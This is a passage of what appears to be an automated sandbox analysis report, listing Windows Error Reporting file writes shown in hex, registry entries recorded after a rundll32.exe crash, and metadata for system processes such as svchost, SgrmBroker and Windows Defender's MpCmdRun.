C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	6960	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7062	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7066	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7070	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7138	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7142	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7144	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7184	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7188	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7190	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7224	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7228	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7232	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7328	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7332	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7334	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7370	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7374	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7376	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7400	4	0d 00 0a 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7404	2	09 00		success or wait	6	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7408	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7654	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7658	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7660	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7686	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7690	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7692	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 31 00 34 00 54 00 31 00 32 00 3a 00 30 00 39 00 3a 00 34 00 34 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-14T12:09:44Z">	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7792	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7796	2	09 00		success or wait	2	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	7800	260	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 39 00 38 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 39 00 39 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 34 00 33 00 32 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 34 00 33 00 32 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31	<Process AsId="398" PID="992" UptimeMS="4328" TimeSinceCreationMS="4328" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="1	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8060	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8064	2	09 00		success or wait	3	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8070	180	3c 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 20 00 4e 00 61 00 6d 00 65 00 3d 00 22 00 43 00 50 00 55 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 53 00 74 00 61 00 72 00 74 00 44 00 65 00 6c 00 74 00 61 00 4d 00 53 00 3d 00 22 00 36 00 36 00 38 00 34 00 36 00 37 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 55 00 6e 00 69 00 74 00 53 00 68 00 69 00 66 00 74 00 3d 00 22 00 31 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 3d 00 22 00 31 00 31 00 22 00 2f 00 3e 00	<Timeline Name="CPU" TimelineStartDeltaMS="6684672" TimelineUnitShift="12" Timeline="11"/>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8250	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8254	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8258	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8278	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8282	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8284	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8322	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8326	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8328	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8366	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8370	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8374	98	3c 00 47 00 75 00 69 00 64 00 3e 00 31 00 36 00 66 00 31 00 37 00 31 00 36 00 37 00 2d 00 65 00 31 00 35 00 66 00 2d 00 34 00 66 00 65 00 33 00 2d 00 62 00 38 00 30 00 65 00 2d 00 61 00 64 00 38 00 30 00 31 00 34 00 62 00 65 00 64 00 64 00 33 00 33 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>16f17167-e15f-4fe3-b80e-ad8014bedd33</Guid>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8472	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8476	2	09 00		success or wait	2	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8480	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 31 00 34 00 54 00 31 00 32 00 3a 00 30 00 39 00 3a 00 34 00 34 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-14T12:09:44Z</CreationTime>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8578	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8582	2	09 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8584	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8624	4	0d 00 0a 00		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml	8628	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER33E9.tmp.xml	0	4892	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_1KI_a1541ba52dc63323fed23d3e53a9a9cb75f9b_81420264_12a83c82\Report.wer	0	2	fd fd		success or wait	1	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_1KI_a1541ba52dc63323fed23d3e53a9a9cb75f9b_81420264_12a83c82\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	152	7FFC738DE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_1KI_a1541ba52dc63323fed23d3e53a9a9cb75f9b_81420264_12a83c82\Report.wer	9582	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 31 00 33 00 39 00 38 00 35 00 37 00 38 00 35 00 39 00	MetadataHash=1139857859	success or wait	1	7FFC738DE9F7	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFC738DE3FE	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac802400000000	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	FileId	unicode	00002f34ccfdd8141aeee2e89ffb070ce239c7d00706	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	LowerCaseLongPath	unicode	c:\windows\system32\rundll32.exe	success or wait	1	7FFC73901D2D	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	LongPathHash	unicode	rundll32.exe|c8d854bf61fafc41	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Name	unicode	rundll32.exe	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Publisher	unicode	microsoft corporation	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Version	unicode	10.0.17134.1 (winbuild.160101.0800)	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	BinFileVersion	unicode	10.0.17134.1	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	BinaryType	unicode	pe64_amd64	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	ProductName	unicode	microsoft. windows. operating system	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	ProductVersion	unicode	10.0.17134.1	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	LinkDate	unicode	05/20/2093 18:03:41	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	BinProductVersion	unicode	10.0.17134.1	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Size	B	00 10 01 00 00 00 00 00	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Language	dword	1033	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	IsPeFile	dword	1	success or wait	1	7FFC73901D2D	unknown
\REGISTRY\A\{5e5f5260-ba2f-4d33-38aa-dbdee9fbd54f}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	IsOsComponent	dword	1	success or wait	1	7FFC73901D2D	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 D0 3E AF DE FC 7F 00 00 01 00 00 00 00 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FFC739007CB	RegSetValueExW

Analysis Process: SgrmBroker.exe PID: **1972**, Parent PID: **568**

General

Target ID:	13
Start time:	05:09:40
Start date:	14/05/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff710c70000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **1292**, Parent PID: **568**

General

Target ID:	14
Start time:	05:09:47
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **2508**, Parent PID: **568**

General

Target ID:	15
Start time:	05:09:47
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6664**, Parent PID: **568**

General

Target ID:	19
Start time:	05:10:20
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6856**, Parent PID: **568**

General	
Target ID:	23
Start time:	05:10:31
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k wusvcs -p -s WaaSMedicSvc
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: **7144**, Parent PID: **2508**

General	
Target ID:	25
Start time:	05:10:49
Start date:	14/05/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff7b0320000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
